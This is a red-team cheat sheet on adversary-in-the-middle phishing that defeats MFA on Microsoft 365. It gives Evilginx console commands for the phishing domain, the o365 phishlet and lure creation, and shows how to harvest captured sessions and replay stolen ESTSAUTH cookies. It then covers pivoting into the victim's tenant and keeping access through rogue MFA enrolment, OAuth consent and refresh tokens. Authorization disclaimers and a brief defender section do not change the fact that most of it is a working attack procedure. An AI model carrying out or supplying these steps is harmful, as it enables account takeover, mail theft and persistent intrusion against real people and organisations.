


AiTM Phishing (MFA Bypass)

Adversary-in-the-Middle: a reverse proxy sits between the victim and the real login page. The victim completes MFA against the genuine site through your proxy; you capture the resulting session cookie/token and replay it — skipping MFA.

⚠ **AUTHORIZED ENGAGEMENTS ONLY** — use solely with written permission for a sanctioned phishing / red-team assessment.

The victim passes MFA on the REAL server — you steal the session it produces.

You don't steal the factor — you steal the authenticated session that MFA created.



Why AiTM Beats Classic Phishing

Classic credential phishing dies the moment MFA is on — you get the password but not the second factor. AiTM proxies the entire real login flow, so the victim completes MFA on the legitimate server. You don't steal the factor; you steal the authenticated session MFA produced.

① Infrastructure (authorized lab)

Stand up a controlled proxy that looks legitimate.

Tab 1 · Setup

```
# - VPS you control + a look-alike domain (typosquat, client-approved)
# - valid TLS cert (Let's Encrypt) so the page looks genuine
# - reverse-proxy framework: Evilginx (common) or Modlishka
```

Everything here assumes a signed scope and an approved pretext — this is a sanctioned-assessment technique, not for unsolicited targeting.

② Configure Evilginx

Point the proxy at your domain and load a phishlet for the target service.

Tab 2 · Evilginx console

```
config domain <phish-domain>
config ipv4 external <vps-ip>

phishlets hostname o365 <phish-domain>
phishlets enable o365

lures create o365
lures get-url <id>           # the authorized-test link to deliver
```

③–④ Deliver & Harvest the Session

Deliver the lure through the agreed channel. The victim logs in + completes MFA through your proxy; Evilginx records it.

Tab 2 · Evilginx console

```
sessions           # list captured sessions
sessions <id>      # username + password + SESSION COOKIES (the prize)
```

The cookies/tokens are the asset — the plaintext password is a bonus.

⑤ Replay the Session (skip MFA)

Import the captured cookies into a browser to ride the authenticated session.

Tab 3 · Browser

```
# Use a cookie-editor extension, paste ESTSAUTH / session cookies,  
# then browse to https://office.com → logged in as the victim, no MFA prompt.  
# Pivot into the tenant: read mail, ROADrecon enumerate, register persistence.
```

Chains straight into the entra-id-attacks cheatsheet for tenant enumeration and persistence.

⑥ Convert to Durable Access

Session cookies expire — upgrade quickly.

Tab 4 · Persist

```
# - enroll your own MFA method / register a device on the victim  
# - add an app secret or OAuth consent for offline_access (refresh token)  
# - harvest a refresh token from the session for re-auth
```

Defender fixes (put these in your report): phishing-resistant MFA (FIDO2 / passkeys, cert-based) defeats AiTM — the cookie is bound to origin/device and won't replay. Add Conditional Access requiring compliant devices + token protection. Hunt impossible-travel, new-device sign-ins, sign-ins from hosting ASNs, and anomalous user-agents.

Key idea: AiTM phishing doesn't beat MFA by cracking it — it lets the victim pass MFA on the real server and steals the resulting session token. The token, not the password, is the asset, and a replayed session inherits the MFA the victim just completed. The only real fix is phishing-resistant MFA that binds the credential to the device/origin. Authorized testing only.